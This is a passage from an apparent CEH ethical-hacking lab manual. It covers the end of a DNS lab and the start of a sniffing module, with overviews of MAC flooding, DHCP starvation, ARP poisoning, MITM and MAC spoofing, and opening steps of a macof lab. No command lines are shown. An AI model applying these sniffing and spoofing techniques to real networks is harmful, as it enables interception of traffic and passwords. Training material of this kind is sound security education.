DNS. Click **OK** to close the window.



19. After completion of the task, go to the network settings, change DNS **8.8.8.8** in the **Windows Server 2022** machine, and close all applications.



20. Close all open windows.
21. You can also use other DNS monitoring/resolution tools such as **DNSstuff** (<https://www.dnsstuff.com>), or **Sonar Lite** (<https://constellix.com>) to perform DNS monitoring.
22. Turn off the **Windows 11** and **Windows Server 2022** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ

CEH Lab Manual

Sniffing

Module 08

Sniffing

Packet sniffing is a process of monitoring and capturing all data packets passing through a given network using a software application or hardware device.

Lab Scenario

Earlier modules taught how to damage target systems by infecting them using malware, which gives limited or full control of the target systems to further perform data exfiltration.

Now, as an ethical hacker or pen tester, it is important to understand network sniffing. Packet sniffing allows a person to observe and access the entire network's traffic from a given point. It monitors any bit of information entering or leaving the network. There are two types of sniffing: passive and active. Passive sniffing refers to sniffing on a hub-based network; active sniffing refers to sniffing on a switch-based network. Although passive sniffing was once predominant, proper network-securing architecture has been implemented (switch-based network) to mitigate this kind of attack. However, there are a few loopholes in switch-based network implementation that can open doors for an attacker to sniff the network traffic.

Attackers hack the network using sniffers, where they mainly target the protocols vulnerable to sniffing. Some of these vulnerable protocols include HTTP, FTP, SMTP, POP, Telnet, IMAP, and NNTP. The sniffed traffic comprises data such as FTP and Telnet passwords, chat sessions, email and web traffic, and DNS traffic. Once attackers obtain such sensitive information, they might attempt to impersonate target user sessions.

Thus, an ethical hacker or pen tester needs to assess the security of the network's infrastructure, find the loopholes in the network using various network auditing tools, and patch them up to ensure a secure network environment.

The labs in this module provide real-time experience in performing packet sniffing on the target network using various packet sniffing techniques and tools.

Lab Objective

The objective of the lab is to perform network sniffing and other tasks that include, but are not limited to:

- Sniff the network
- Analyze incoming and outgoing packets for any attacks
- Troubleshoot the network for performance
- Secure the network from attacks

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine

- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 125 Minutes

Overview of Network Sniffing

Sniffing is straightforward in hub-based networks, as the traffic on a segment passes through all the hosts associated with that segment. However, most networks today work on switches. A switch is an advanced computer networking device. The major difference between a hub and a switch is that a hub transmits line data to each port on the machine and has no line mapping, whereas a switch looks at the Media Access Control (MAC) address associated with each frame passing through it and sends the data to the required port. A MAC address is a hardware address that uniquely identifies each node of a network.

Packet sniffers are used to convert the host system's NIC to promiscuous mode. The NIC in promiscuous mode can then capture the packets addressed to the specific network. There are two types of sniffing. Each is used for different types of networks. The two types are:

- **Passive Sniffing:** Passive sniffing involves sending no packets. It only captures and monitors the packets flowing in the network
- **Active Sniffing:** Active sniffing searches for traffic on a switched LAN by actively injecting traffic into the LAN; it also refers to sniffing through a switch

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform network sniffing. Recommended labs that assist in learning various network sniffing techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ***
1	Perform Active Sniffing	√	√	√
	1.1 Perform MAC Flooding using macof	√		√
	1.2 Perform a DHCP Starvation Attack using Yersinia	√		√
	1.3 Perform ARP Poisoning using arpspoof		√	√
	1.4 Perform an Man-in-the-Middle (MITM) Attack using Cain & Abel		√	√

Module 08 – Sniffing

	1.5 Spoof a MAC Address using TMAC and SMAC		√	√
	1.6 Spoof a MAC Address of Linux Machine using macchanger		√	√
2	Perform Network Sniffing using Various Sniffing Tools	√	√	√
	2.1 Perform Password Sniffing using Wireshark	√		√
	2.2 Analyze a Network using the Omnipcap Network Protocol Analyzer		√	√
	2.3 Analyze a Network using the SteelCentral Packet Analyzer		√	√
3	Detect Network Sniffing	√		√
	3.1 Detect ARP Poisoning and Promiscuous Mode in a Switch-Based Network	√		√
	3.2 Detect ARP Poisoning using the Capsa Network Analyzer	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit <https://www.cyberq.io/>.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.



Perform Active Sniffing

Active sniffing searches for traffic on a switched LAN by actively injecting traffic into the LAN. Active sniffing also refers to sniffing through a switch.

Lab Scenario

As a professional ethical hacker or pen tester, the first step is to perform active sniffing on the target network using various active sniffing techniques such as MAC flooding, DHCP starvation, ARP poisoning, or MITM. In active sniffing, the switched Ethernet does not transmit information to all systems connected through the LAN as it does in a hub-based network.

In active sniffing, ARP traffic is actively injected into a LAN to sniff around a switched network and capture its traffic. A packet sniffer can obtain all the information visible on the network and records it for future review. A pen tester can see all the information in the packet, including data that should remain hidden.

An ethical hacker or pen tester needs to ensure that the organization's network is secure from various active sniffing attacks by analyzing incoming and outgoing packets for any attacks.

Lab Objectives

- Perform MAC flooding using macof
- Perform a DHCP starvation attack using Yersinia
- Perform ARP poisoning using arpspoof
- Perform an Man-in-the-Middle (MITM) attack using Cain & Abel
- Spoof a MAC address using TMAC and SMAC
- Spoof a MAC address of Linux machine using macchanger

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine

- Ubuntu virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 55 Minutes

Overview of Active Sniffing

Active sniffing involves sending out multiple network probes to identify access points. The following is the list of different active sniffing techniques:

- **MAC Flooding:** Involves flooding the CAM table with fake MAC address and IP pairs until it is full
- **DNS Poisoning:** Involves tricking a DNS server into believing that it has received authentic information when, in reality, it has not
- **ARP Poisoning:** Involves constructing a large number of forged ARP request and reply packets to overload a switch
- **DHCP Attacks:** Involves performing a DHCP starvation attack and a rogue DHCP server attack
- **Switch port stealing:** Involves flooding the switch with forged gratuitous ARP packets with the target MAC address as the source
- **Spoofing Attack:** Involves performing MAC spoofing, VLAN hopping, and STP attacks to steal sensitive information

Lab Tasks

Task 1: Perform MAC Flooding using macof

MAC flooding is a technique used to compromise the security of network switches that connect network segments or network devices. Attackers use the MAC flooding technique to force a switch to act as a hub, so they can easily sniff the traffic.

macof is a Unix and Linux tool that is a part of the dsniff collection. It floods the local network with random MAC addresses and IP addresses, causing some switches to fail and open in repeating mode, thereby facilitating sniffing. This tool floods the switch's CAM tables (131,000 per minute) by sending forged MAC entries. When the MAC table fills up, the switch converts to a hub-like operation where an attacker can monitor the data being broadcast.

Here, we will use the macof tool to perform MAC flooding.

Note: For demonstration purposes, we are using only one target machine (namely, **Windows 11**). However, you can use multiple machines connected to the same network. Macof will send


the packets with random MAC addresses and IP addresses to all active machines in the local network.

1. Turn on the **Windows 11** and **Parrot Security** virtual machines.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.


3. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting** → **Information Gathering** → **wireshark**.



